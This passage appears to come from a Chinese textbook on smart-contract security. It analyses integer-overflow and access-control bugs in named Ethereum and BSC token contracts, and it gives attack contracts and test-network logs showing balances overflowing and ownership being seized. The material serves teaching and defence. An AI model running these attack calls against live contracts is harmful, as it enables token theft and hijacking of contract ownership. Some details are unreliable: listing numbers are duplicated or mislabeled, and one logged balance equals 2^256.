合约名称：TokenERC20

合约地址：0xc3761eb917cd790b30dad99f6cc5b4ff93c4f9ea

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.16+commit.d7661dd9

EVM版本：Default

优化情况：是，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0xc3761eb917cd790b30dad99f6cc5b4ff93c4f9ea

代码4-9所示，为TokenERC20合约的mintToken()函数，对应源代码第205-213行。代码4-9第6行，源码第209行，存在整数溢出风险。

|  |  |
| --- | --- |
| **代码4-9 TokenERC20合约的mintToken()函数** | |
| 1  2  3  5  6  7  8  9  10 | /// @notice Create `mintedAmount` tokens and send it to `target`  /// @param target Address to receive the tokens  /// @param mintedAmount the amount of tokens it will receive  function mintToken(address target, uint256 mintedAmount) onlyOwner public {  balanceOf[target] += mintedAmount; // 可能产生整数溢出  totalSupply += mintedAmount;  Transfer(0, this, mintedAmount);  Transfer(this, target, mintedAmount);  } |

例如，owner通过外部合约，向某一账号增加如下额度的代币，0x8000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 Wei，owner继续向该账户增加0x8000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 Wei。此时，该账户余额溢出后，余额为0。

**攻击过程**

漏洞合约部署地址：0x652c9ACcC53e765e1d96e2455E618dAaB79bA595

攻击合约部署地址：0xa131AD247055FD2e2aA8b156A11bdEc81b9eAD95

|  |  |
| --- | --- |
| **代码4-12 攻击合约** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16 | pragma solidity ^0.8.3;  contract Call {  function attack(address \_mintToken) public {  //连续两次向一个账户增加代币，使其溢出  \_mintToken.call(abi.encodeWithSignature("mintToken(address,uint256)","0x4B20993Bc481177ec7E8f571ceCaE8A9e22C02db",0x8000000000000000000000000000000000000000000000000000000000000000));  \_mintToken.call(abi.encodeWithSignature("mintToken(address,uint256)","0x4B20993Bc481177ec7E8f571ceCaE8A9e22C02db",0x8000000000000000000000000000000000000000000000000000000000000000));  }  } |

账户A（0x4B20993Bc481177ec7E8f571ceCaE8A9e22C02db）初始余额为0。

执行攻击函数，连续两次给账户A增加0x8000000000000000000000000000000000000000000000000000000000000000额度的代币；再次查看账户A的余额，为0。

|  |
| --- |
| CALL [call] from: 0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2 to: MyAdvancedToken.balanceOf (address) data: 0x70a...c02db  from 0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2  to MyAdvancedToken.balanceOf(address) 0x652c9ACcC53e765e1d96e2455E618dAaB79bA595  execution cost 2575 gas (Cost only applies when called by a contract)  input 0x70a...c02db  decoded input {  "address": "0x4B20993Bc481177ec7E8f571ceCaE8A9e22C02db"  }  decoded output {  "0": "wint256: 0"  }  logs [] |

如果只增加1次，查看账户A的余额如下。

|  |
| --- |
| CALL [call] from: 0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2 to: MyAdvancedToken.balancedOf(address) data: 0x70a...c02db  from 0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2  to MyAdvancedToken.balanceOf(address) 0x652c9ACcC53e765e1d96e2455E618dAaB79bA595  execution cost 2575 gas (cost only applies when called by a contract)  input 0x70a...c02db  decoded input {  "address": "0x4B20993Bc481177ec7E8f571ceCaE8A9e22C02db"  }  decoded output {  "0": "uint256: 57896044618658097711785492504343953926634992332820282019728792003956564819968  }  logs [] |

2.4.4.9 EncryptedToken合约

EncryptedToken合约对应代币EUC。EUC是一款基于以太坊的数字货币，对应产品为Eucalyptus Eucalyptus 3.x。EncryptedToken合约的回退函数存在安全漏洞。攻击者通过将售价设置成较大值，导致回退函数中的数据溢出。

合约名称：EncryptedToken

合约地址：0xc524079859fD32597F257c175c5f9E239C1Dd2DB

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.16+commit.d7661dd9

EVM 版本：Default

优化情况：否，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0xc524079859fd32597f257c175c5f9e239c1dd2db

代码4-13来自EncryptedToken合约，源码第147-160行。合约的回退函数中存在整数溢出漏洞，如代码4-10第12行所示。

|  |  |
| --- | --- |
| **代码4-13 EncryptedToken合约的相关函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16 | function setPrices(uint256 newBuyPrice) onlyOwner public {  buyPrice = newBuyPrice;  }  function buy() payable public {  uint amount = msg.value / buyPrice; // calculates the amount  \_transfer(this, msg.sender, amount); // makes the transfers  }    function () payable public {  uint amount = msg.value \* buyPrice; // calculates the amount  // 整数溢出  \_transfer(owner, msg.sender, amount);  owner.send(msg.value);//  } |

对于代码4-13，如果owner利用函数setPrice()（代码第1-3行，源码第147-149行）为byPrice设置一个很大的数值，例如0x8000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000，那么，回退函数（代码4第11-15行，源码第156-160行）中，msg.value \* buyPrice，将产生整数溢出，即使msg.value = 2，此时，也必然整数溢出。

2.4.4.10 mint函数（ATL）

ATL合约对应代币ATL ATLANT Token。智能合约的mint()函数存在整数溢出漏洞。攻击者可利用该漏洞，将任意用户的余额设置成给定的值。

合约名称：ATL

合约地址：0x78B7FADA55A64dD895D8c8c35779DD8b67fA8a05

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.16+commit.d7661dd9

EVM 版本：Default

优化情况：是，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0x78b7fada55a64dd895d8c8c35779dd8b67fa8a05

代码4-14为GVToken合约的mint()函数，源码第134-142行，攻击者可以通过TotalSupply的值，精心设计一个\_value值作为mint()函数的输入参数，从而使得“totalSupply + \_value”（代码第5行，源码第137行）溢出后，为一个很小的正整数、甚至是0。

|  |  |
| --- | --- |
| **代码4-14 GVToken合约mint()函数** | |
| 1  2  3  5  6  7  8  9  10 | function mint(address \_holder, uint \_value) external {  require(msg.sender == ico);  require(\_value != 0);  require(totalSupply + \_value <= TOKEN\_LIMIT);  balances[\_holder] += \_value;  totalSupply += \_value;  Transfer(0x0, \_holder, \_value);  } |

如此一来，条件表达式“totalSupply + value <= TOKEN\_LIMIT”必然成立，从而绕过检验，为\_holder设置余额。

**攻击过程**

漏洞合约部署地址：0xddaAd340b0f1Ef65169Ae5E41A8b10776a75482d

该漏洞只能被部署时指定的ico执行，相当于owner，所以只能直接调用。

指定账户A（0x5B38Da6a701c568545dCfcB03FcB875f56beddC4）为ico，设置totalSupply初始值为2^255。

调用mint()函数，给账户B（0x4B20993Bc481177ec7E8f571ceCaE8A9e22C02db）分配2^255个代币。查看账户B余额为2^255。

|  |
| --- |
| decoded input {  "address \_holder": “0x4B20993Bc481177ec7E8f571ceCaE8A9e22C02db”,  "uint256 \_value": "57896044618658097711785492504343953926634992332820282019728792003956564819968"  }  decoded output {}  logs [{  "from": "0xddaAd340b0f1Ef65169Ae5E41A8b10776a75482d"。  "topic": "0xddf252ad1be2c89b69c2b068fc378daa952ba7f163c4a11628f55a4df523b3ef",  "event": "Transfer",  "args": {  "0": "0xddaAd340b0f1Ef65169Ae5E41A8b10776a75482d",  "1": "0x0000000000000000000000000000000000000000",  "2": "57896044618658097711785492504343953926634992332820282019728792003956564819968",  "from": "0x0000000000000000000000000000000000000000",  "to": "0x4B20993Bc481177ec7E8f571ceCaE8A9e22C02db",  "value": "57896044618658097711785492504343953926634992332820282019728792003956564819968"  }  }] |

查看账户B余额为2^255。

|  |
| --- |
| to ATL.balanceOf(address) 0xddaAd340b0f1Ef65169Ae5E41A8b10776a75482d  execution cost 2603 gas (cost only applies when galled by a contract)  input 0x70a...c02db  decoded input {  "address \_owner": "0x4B20993Bc481177ec7E8f571ceCaE8A9e22C02db"  }  decoded output {  "0": "uint256: balance 57896044618658097711785492504343953926634992332820282019728792003956564819968"  }  legs [] |

2.4.4.11 distributeBTR函数（BitcoinRed）

BitcoinRed合约对应代币BTCR Bitcoin Red。合约中函数distributeBTR()多处存在溢出漏洞。

合约名称：BitcoinRed

合约地址：0x6aac8cb9861e42bf8259f5abdc6ae3ae89909e11

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.18+commit.9cf6e910

EVM 版本：Default

优化情况：是，200 次

开源证书类型：No License (None)

https://etherscan.io/address/0x6aac8cb9861e42bf8259f5abdc6ae3ae89909e11#code

代码4-15是BitcoinRed合约的distributeBTR()函数，源码第43-49行。函数限制只能由owner调用。

|  |  |
| --- | --- |
| **代码4-15 BitcoinRed合约的distributeBTR()函数** | |
| 1  2  3  5  6  7 | function distributeBTR(address[] addresses) onlyOwner {  for (uint i = 0; i < addresses.length; i++) {  balances[owner] -= 2000 \* 10\*\*8; // 整数溢出漏洞  balances[addresses[i]] += 2000 \* 10\*\*8; // 整数溢出漏洞  Transfer(owner, addresses[i], 2000 \* 10\*\*8);  }  } |

distributeBTR()的语句balances[owner] -= 2000 \* 10\*\*8;，balances[addresses[i]] += 2000 \* 10\*\*8;，没有使用SafeMath，存在整数溢出风险。

**攻击过程**

漏洞合约地址：0xddaAd340b0f1Ef65169Ae5E41A8b10776a75482d

因为Owner是在合约部署的时候被设置为部署合约人的账户地址，后续没有修改own的功能，所以该漏洞也只有Owner可以利用。

账户A（0x5B38Da6a701c568545dCfcB03FcB875f56beddC4）作为owner，初始余额设置为2000 \* 10\*\*8。

调用distributeBTR()给账户B、C和D转账。这些账户的地址分别为：

B账户，0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2；

C账户，0x4B20993Bc481177ec7E8f571ceCaE8A9e22C02db；

D账户，0x78731D3Ca6b7E34aC0F824c42a7cC18A495cabaB。

参数如下：

|  |
| --- |
| decoded input {  "address[] addresses": [  "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2",  "0x4B20993Bc481177ec7E8f571ceCaE8A9e22C02db",  "0x78731D3Ca6b7E34aC0F824c42a7cC18A495cabaB"  ]}  decoded output {}  logs [{  "from": "0xd9145CCE52D386f254917e481eB44e9943F39138",  "topic": "0xddf252ad1be2c89b69c2b068fc378daa952ba7f163c4a11628f55a4df523b3ef",  “event": "Transfer",  "args": {  "0": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4",  "1": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2",  "\_from": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4",  "\_to": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2",  "\_value": "200000000000"  }  }, {  "from": "0xd9145CCE52D386f254917e481eB44e9943F39138",  "topic": "0xddf252ad1be2c89b69c2b068fc378daa952ba7f163c4a11628f55a4df523b3ef",  “event": "Transfer",  "args": {  "0": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4",  "1": "0x4B20993Bc481177ec7E8f571ceCaE8A9e22C02db",  "\_from": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4",  "\_to": "0x4B20993Bc481177ec7E8f571ceCaE8A9e22C02db",  "\_value": "200000000000"  }  }, {  }, {  "from": "0xd9145CCE52D386f254917e481eB44e9943F39138",  "topic": "0xddf252ad1be2c89b69c2b068fc378daa952ba7f163c4a11628f55a4df523b3ef",  “event": "Transfer",  "args": {  "0": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4",  "1": "0x78731D3Ca6b7E34aC0F824c42a7cC18A495cabaB",  "\_from": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4",  "\_to": "0x78731D3Ca6b7E34aC0F824c42a7cC18A495cabaB",  "\_value": "200000000000"  }  }] |

分别查询账户A、B、C、D的余额后，结果如下：

A账户：

|  |
| --- |
| CALL [cal1] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: BitcoinRed.balanceOf(address) data: 0x70a...eddc4  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 C  BitcoinRed.balanceOf(address) 0xd9145CCE52D386f254917e481eB44e9943F39138  exection cost 2559 gas (Cost only applies when called by a contract)  input Ex70a...eddc4  decoded input {  "address \_owner": "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4"  }  decoded output {  "0": "uint256: balance 115792089237316195423570985008687907853269984665640564039457584007513129639936"  }  logs [] |

B账户、C账户和D账户，他们的balance都为200000000000，即

|  |
| --- |
| decoded output {  "0": "uint256: balance 200000000000"  } |

2.4.4.12 burnWithDecimals函数（QTX Quartex）

合约代币QTX Quartex存在整数溢出漏洞，该漏洞于烧毁代币的函数burnWithDecimals()。当溢出发生时，烧毁代币值0，即假烧币攻击。

合约代币：QTX Quartex

合约地址：0x745Fa4002332C020f6a05B3FE04BCCf060e36dD3

https://www.oklink.com/cn/eth/address/0x745fa4002332c020f6a05b3fe04bccf060e36dd3

代码4-16是代币QTX Quartex合约的burnWithDecimals()函数，源码第76-83行，用于销毁指定值的代币。代码4-16对应的Solidity如代码4-17所示。

|  |  |
| --- | --- |
| **代码4-16 QTX Quartex合约的burnWithDecimals()函数** | |
| 1  2  3  5  6  7  8  9 | def burnWithDecimals(uint256 \_value, uint256 \_dec): # not payable  require balanceOf[caller] >= \_value \* 10^\_dec  balanceOf[caller] += -1 \* \_value \* 10^\_dec  totalSupply += -1 \* \_value \* 10^\_dec  log Burn(  address burner=(\_value \* 10^\_dec), // 整数溢出漏洞  uint256 amount=caller)  return 1 |

为了便于分析，将存在整数溢出的地方标识出来，即代码4-16的第7行与代码4-17的第3行对应。

|  |  |
| --- | --- |
| **代码4-17burnWithDecimals()函数的Solidity代码** | |
| 1  2  3  5  6  7  8  9  10 | function burnWithDecimals(uint256 \_value, uint256 \_dec) public returns (bool success) {  \_value = \_value \* 10 \*\* \_dec; // 整数溢出漏洞  require(balanceOf[msg.sender] >= \_value); // Check if the sender has enough  balanceOf[msg.sender] -= \_value; // Subtract from the sender  totalSupply -= \_value; // Updates totalSupply  Burn(msg.sender, \_value);  return true;  } |

由代码4-17可知，通过对函数burnWithDecimals()设置合适的参数\_value和\_dec，能够是的\_value \* 10 \*\* \_dec发生溢出，例如，\_value = 0x0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0100。将\_value的十六进制数左移62位，即 \* 16 \*\* 62，则发生整数溢出，即10 \*\* \_dec = 16 \*\* 62。那么，\_dec = 62 \* (ln(16) / ln(10))，取整数后，\_dec = 75。

由上可知，造成漏洞的原因还与\_dec的取值有关，函数中虽然检验了\_value的取值，但是，没有约束\_dec的取值。

**攻击过程**

漏洞合约部署地址：0x9D7f74d0C41E726EC95884E0e97Fa6129e3b5E99

攻击合约部署地址：0xddaAd340b0f1Ef65169Ae5E41A8b10776a75482d

|  |  |
| --- | --- |
| **代码4-18 攻击合约** | |
| 1  2  3  5  6  7  8  9 | pragma solidity ^0.8.3;  contract Call {  function attack(address \_quartex) public {  \_quartex.call(abi.encodeWithSignature(  "burnWithDecimals(uint256, uint256)", 256, 75));  }  } |

设置漏洞合约的totalSupply为2^255个，账户A（0x5B38Da6a701c568545dCfcB03FcB875f56beddC4）初始余额为0。

执行攻击合约的函数后，totalSupply依然为2^255个，账户A的余额依然为0。

|  |
| --- |
| balanceOf: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  0: uint256: 0  totalSupply 0: uint256: 57896044618658097711785492504343953926634992332820282019728792003956564819968 |

2.4.4.13 transferFrom函数（EDU）

EduCoin合约对应代币EDU EduCoinToken。EduCoin合约中transferFrom()函数的转账金额超出allowed的限制后，会发生溢出。

合约名称：EduCoin

合约地址：0xa0872eE815B8dd0F6937386Fd77134720d953581

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.18+commit.9cf6e910

EVM 版本：Default

优化情况：是，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0xa0872ee815b8dd0f6937386fd77134720d953581

代码4-15是EduCoin合约transferFrom()函数，源码第72-86行。函数的访问控制权限为public。

|  |  |
| --- | --- |
| **代码4-15 EduCoin合约的transferFrom()函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16 | function transferFrom(address \_from, address \_to, uint256 \_value) public returns (bool success) {  require(\_to != 0x0);  require(balances[\_from] >= \_value);  require(balances[\_to] + \_value > balances[\_to]);  uint previousBalances = balances[\_from] + balances[\_to];  balances[\_from] -= \_value;  balances[\_to] += \_value;  allowed[\_from][msg.sender] -= \_value; // 可能发生溢出  Transfer(\_from, \_to, \_value);  assert(balances[\_from] + balances[\_to] == previousBalances);  return true;  } |

由于缺少了对allowed的检验，任何用户都可以一个地址进行转账。攻击者可以利用这个漏洞将其他账户额转入自己账户。如果转账金额超出allowed限制，代码第11行将溢出。

2.5 访问控制漏洞

在以太坊的Solidity中，访问控制权限也被称为可见性修饰符（Visibility）。访问控制漏洞是指，智能合约因未正确使用访问控制权限，使得外部用户可以访问本不该被访问的数据或函数，从而查阅敏感数据或窃取数字资产。智能合约的访问控制漏洞涉及Solidity的四种访问控制修饰符（或称为访问控制权限），因使用不当而造成被修饰的数据或函数容易被其他用户查阅或调用。

2.5.1 产生原理

Solidity为智能合约的数据和函数提供了四种类型的访问控制权限，即private、public、external和internal。默认情况下，合约数据的访问控制权限为internal，函数的访问控制权限为public。

private，设定为private的数据与函数，只能被合约内部的函数访问，任何子合约或外部合约都不能直接访问。一般对于每一个private修饰的数据，都会建立一个相应的setter()函数和getter()函数。

public，函数的默认访问控制权限。被声明为public的数据或函数，可以被合约内部函数访问，也可以被子合约、甚至外部合约的函数访问。数据的访问控制权限设定为public，Solidity会为每一个public类型的数据自动生成相应的getter()函数，用于获取这些数据的值，而不必手工编写该函数。

external，与public类似。被external修饰的函数能够被外部合约调用，而不能被合约内部的其他函数直接调用；如果合约内部需要调用external修饰的函数，则需要在被调用的函数前加“this.”，即通过创建EVM call(message call)调用这类函数。需要强调的是external不能用于修饰合约数据。

internal，与private类似，与其他语言中的protected的比也比较相似。internal是合约数据的默认修饰符。internal修饰的数据，子合约与外部合约都可以访问。internal修饰的函数，只能在合约内部访问，不能被子合约访问，更不能被外部合约访问。

对于合约的数据，如果没有设定访问控制权限，那么默认为internal，这将导致子合约与外部合约都能访问该数据；对于合约中的函数，如果没有设置访问控制权限，那么默认为public，这将导致子合约与外部合约都能访问该函数。

2.5.2 攻击过程

智能合约数据或函数的访问控制权限，可能存在未设置或设置不当的问题。代码5-1为访问控制漏洞合约（VisibilityContract）的示例。

|  |  |
| --- | --- |
| **代码5-1 访问控制漏洞合约Visibility** | |
| 1  2  3  5  6  7  8  9  10 | contract Visibility{  uint totalSupply = 0;  address public owner;  ...  function initOwner(address \_owner) public{ //函数的访问控制权限为public  owner = \_owner;  }  ...  } |

代码5-1中，函数initOwner()的访问控制权限为public，如代码第12行所示，这表明任何合约都可以访问该函数，包括Visibility内部函数、子合约，以及外部合约。攻击者可以通过外部合约调用initOwner()函数，使自己成为Visibility合约的所有者，从而对该合约进行攻击，例如窃取合约资产。

2.5.3 特征描述

(1) 漏洞产生层次

产生于代码层（如Solidity代码层）。一般产生于合约代码的数据或函数的访问权限设置上，包括private、public、interval、external等。

(2) 漏洞产生原因

没有设置合约数据的访问控制权限，而默认为internal，或者误将数据的访问控制权限设置为internal或public；没有设置相关函数的访问控制权限，而默认为public，或者误将相关函数的访问控制权限设置为public。

(3) 漏洞攻击方式

直接查阅没有访问控制权限的数据，或访问权限为internal或public的数据；调用没有访问控制权限的函数，或访问控制权限为public的函数。

(4) 漏洞危害

不该被查阅的数据被外部合约查阅；不该被调用的函数被外部合约直接调用，执行具有危害性的操作。

(5) 漏洞防范策略

对合约的每一个变量、函数，设计合理的访问控制权限，并在代码中进行检验。对于重要数据设置为private，通过函数设置和读取这些数据，并在函数中验证调用者身份。对于重要函数，一方面通过访问控制权限，另一方面应用函数内部检验调用者身份。

2.5.4 典型案例

2.5.4.1 mint函数（GVToken）

GVToken合约对应代币GVT Genesis Vision Token。GVToken合约中，mint()函数没有设置访问控制权限。因此，任何外部用户都可以调用该函数，将任意用户的余额设置成给定的值。

合约名称：GVToken

合约地址：0x103c3A209da59d3E7C4A89307e66521e081CFDF0

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.16+commit.d7661dd9

EVM 版本：Default

优化情况：是，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0x103c3a209da59d3e7c4a89307e66521e081cfdf0

代码5-2为GVToken合约的mint()函数，对于源码第184-193行。函数没有设置访问控制权限，因此，默认访问控制权限为public（代码5-7第2行，源码地185行）。

|  |  |
| --- | --- |
| **代码5-2 GVToken合约的mint()函数** | |
| 1  2  3  5  6  7  8  9  10  11 | // Create tokens  function mint(address holder, uint value) { // 没有标识函数的访问控制权限  require(msg.sender == ico);  require(value > 0);  require(totalSupply + value <= TOKEN\_LIMIT);  balances[holder] += value;  totalSupply += value;  Transfer(0x0, holder, value);  } |

这样的话，任何外部用户都可以调用该函数，并通过该函数向自己、甚至其他用户用户传输代币。

**攻击过程**

漏洞合约部署地址：0xd9145CCE52D386f254917e481eB44e9943F39138

将账户A（0x5B38Da6a701c568545dCfcB03FcB875f56beddC4）地址作为传入产生，部署漏洞合约后的ico如下所示。

|  |
| --- |
| CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: GVToken.ico() data: 0x5d4...52201  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to GVToken.icol)0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8  execution cost 2551 gas (Cost only applies when called by a contract)  Input 0x5d4...52201  decoded input {}  decoded output {  "0": "address:0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 "  } |

把账户B（0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2）设置成ico，查看此时的ico如下所示。

|  |
| --- |
| CALL [call] from:0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2 to: GVToken.ico() data: 0x5d4...52201  from 0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2  to GVToken.ico()0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8  execution cost 2551 gas (Cost only applies when called by a contract)  input 0x5d4...52201  decoded input  decoded output  "0": "address:0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2"  logs [] |

账户B的初始余额为0，用账户B调用mint函数，给自己增加100个代币后，B的余额变成了100。如下所示。

|  |
| --- |
| input 0x40e...00064  decoded input {  "address holder":"0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2",  "uint256 value": "100"  }  decoded outpat {}  log [ {  "from": "0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8",  "topic": "0xddf252ad1be2c89b69c2b068fc378daa952ba7f163c4a11628f55a4df523b3ef",  "event": "Transfer",  "args": {  "0": "0x000000000000000000000000000000000000000000000",  "1": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2",  "2": "100",  "from": "0x000000000000000000000000000000000000000000000"  "to": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2",  "value": "100"}  }] |

|  |
| --- |
| CALL [ca11] from:0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2 to: GVToken.balanceOf(address) data: 0x70a...35cb2  from 0xAb8483F64d9c6d1FeF9b849Ae677d03315835cb2  to GVToken.balanceof(address)0xd8b934500fcE35a11B50C6D73aDe846\*a2833fag  execution cost 2713 gas (Cost only applies when called by a contract)  input 0x70a...35cb2  decoded input {  "address \_owner": "0xAb8483F64d9C6d1EcF9b849Me677dD3315835cb2”  }  decoded output {  "0": "uint256: balance 100"  }  logs [] |

2.5.4.2 setOwner函数（AURA）

AURA合约对应代币Aurora DAO。由于内部合约Owned的函数setOwner()未设置访问控制权限，导致任何用户都可以调用该函数，从而成为合约的owner。

合约名称：AURA

合约地址：0xcdcfc0f66c522fd086a1b725ea3c0eeb9f9e8814

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.19+commit.c4cbbb05

EVM版本：Default

优化情况：是，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0xcdcfc0f66c522fd086a1b725ea3c0eeb9f9e8814

代码5-3是Aurora DAO合约中的Owned合约，源码第22-35行。该合约未对函数setOwner()设置访问控制权限，因此，该函数的访问控制权限取默认值，即为public。

|  |  |
| --- | --- |
| **代码5-3 AURA合约的Owned合约** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17 | contract Owned {  address public owner;  function Owned() {  owner = msg.sender;  }  function setOwner(address \_owner) returns (bool success) { // 默认为public  owner = \_owner; // 外部用户可以随便设置owner  return true;  }  modifier onlyOwner {  require(msg.sender == owner);  \_;  }  } |

如此一来，任何用户（包括外部用户）都可以访问该函数，从而将自己、甚至其他用户设置为该合约的owner。此外，该合约还有一个风险，即将错误地址设置成owner，详见6.4.1。

**攻击过程**

漏洞合约部署地址：0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8

攻击合约部署地址：0xa131AD247055FD2e2aA8b156A11bdEc81b9eAD95

|  |  |
| --- | --- |
| **代码5-4 攻击合约** | |
| 1  2  3  5  6  7  8  9 | pragma solidity ^0.8.3;  contract Call {  function attack(address \_Owned,address \_owner) public returns (address){  //设置ico为指定地址  \_Owned.call(abi.encodeWithSignature("setOwner(address)",\_owner));  }  } |

用账户A（0x5B38Da6a701c568545dCfcB03FcB875f56beddC4）部署漏洞合约，此时，漏洞合约的owner为A地址，如下所示。

|  |
| --- |
| CALL [cal1] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: AURA.owner() data: 0x8da...5cb5b  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to AURA.owner() 0xd9145CCE52D386f254917e481eB44e9943F39138  execution cost 2532 gas (Cost only applies when called by a contract)  input 0x8da...5cb5b  decoded input {}  decoded output{  "0": "address:0x5B38Da6a701c568545dCfcB03FcB875f56beddC4”  }  Logs[] |

执行攻击合约的攻击函数后，修改owner则变为账户B（0x78731D3Ca6b7E34aC0F824c42a7cC18A495cabaB）

|  |
| --- |
| to Call.attack(addre88, addres8)0xa131AD247055FD2e2aA8b156A11bdEc81b9eAD95  gas 36323 gas  transaction cost 31585 gam  execution cost 9785 gas  input 0x3c4...cabab  decoded input {  "address \_Owned": "0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8"  "address \_owner: "0x78731D3Ca6b7E34aC0F824c42a7cC18A495cabaB"  }  decoded output {  "0": "address: 0x000000000000000000000000000000000000000000000"  } |

再次查看漏洞合约的owner，变成了账户B的地址。

|  |
| --- |
| CALL [ca11] from:0x78731D3Ca6b7E34aC0F824c42a7cC18A495cabaB to: Owned.owner() data: 0x8da...5cb5b  from Qx78731D3Ca6b7E34aC0F824c42a7cC18A495cabaB  to Owned.owner()0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8  execution cost 2356 gas (Cost only applies when called by a contract)  input 0x8da...5cb5b  decoded input {}  decoded output {  "0": "address: Qx78731D3Ca6b7E34aC0F824c42a7cC18A495cabaB"  }  Logs [] |

2.5.4.3 mint（BitBook）

BitBook合约对应代币BBT BitBook。合约函数mint()没有标识访问控制权限，不仅如此，也没有限制调用者。

合约名称：BitBook

合约地址：0xd48474e7444727bf500a32d5abe01943f3a59a64

编译器类型：Solidity(SingleFile)

编译器版本：v0.5.16+commit.9c3226ce

EVM版本：Default

优化情况：是，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/bsc/token/0xd48474e7444727bf500a32d5abe01943f3a59a64

代码5-5是bitBook合约的相关函数。其中，transfer()函数，第1-6行，源码第191-195行；transferFrom()函数，第8-15行，源码第208-213行；mint()函数，第17-25行，源码第226-234行；\_mint()函数，第27-35行，源码第256-264行。

|  |  |
| --- | --- |
| **代码5-5 BitBook合约的mint()函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35 | function transfer(address recipient, uint256 amount) external returns (bool) {  \_transfer(\_msgSender(), recipient, amount);  mint(); // 调用mint()函数  return true;  }  function transferFrom(address sender, address recipient, uint256 amount)  external returns (bool) {  \_transfer(sender, recipient, amount);  \_approve(sender, \_msgSender(), \_allowances[sender][\_msgSender()].sub(amount,  "BEP20: transfer amount exceeds allowance"));  mint(); // 调用mint()函数  return true;  }  function mint() public returns (bool) { // 访问控制权限为public  uint256 MonthlyMint = 2500000 \* (10\*\*8);  if(block.timestamp >= oneMonth){  \_mint(tresauryAddress,MonthlyMint );  oneMonth = oneMonth.add(2629743);  return true;  }  else{ return false; }  }  function \_mint(address account, uint256 amount) internal {  require(account != address(0), "BEP20: mint to the zero address");  uint256 MaxSupply = 1000000000 \* 10\*\*8;  if(\_totalSupply < MaxSupply){  \_totalSupply = \_totalSupply.add(amount);  \_balances[account] = \_balances[account].add(amount);  }  emit Transfer(address(0), account, amount);  } |

由代码5-5可知，函数transfer()和transferFrom()内部调用了函数mint()，而函数mint()内部调用了\_mint()。由于mint()函数的访问控制权限为public，且没有任何其他权限约束，因此，可以被外部用户调用，并在mint()内调用\_mint()，修改合约变量\_totalSupply和\_balances[account]的值。

这里的mint()函数仅作为内部函数使用，其访问控制权限应该设为internal。

**攻击过程**

漏洞合约部署地址：0xE5f2A565Ee0Aa9836B4c80a07C8b32aAd7978e22

攻击合约部署地址：0xEc29164D68c4992cEdd1D386118A47143fdcF142

|  |  |
| --- | --- |
| **代码5-6 攻击合约** | |
| 1  2  3  5  6  7  8 | pragma solidity ^0.8.4;  contract Call{  function attack(address \_BitBook) public {  \_BitBook.call(abi.encodeWithSignature("mint()"));  }  } |

使用账户A（0x5B38Da6a701c568545dCfcB03FcB875f56beddC4）部署漏洞合约。账户A的余额和合约总代币数如下所示。

|  |
| --- |
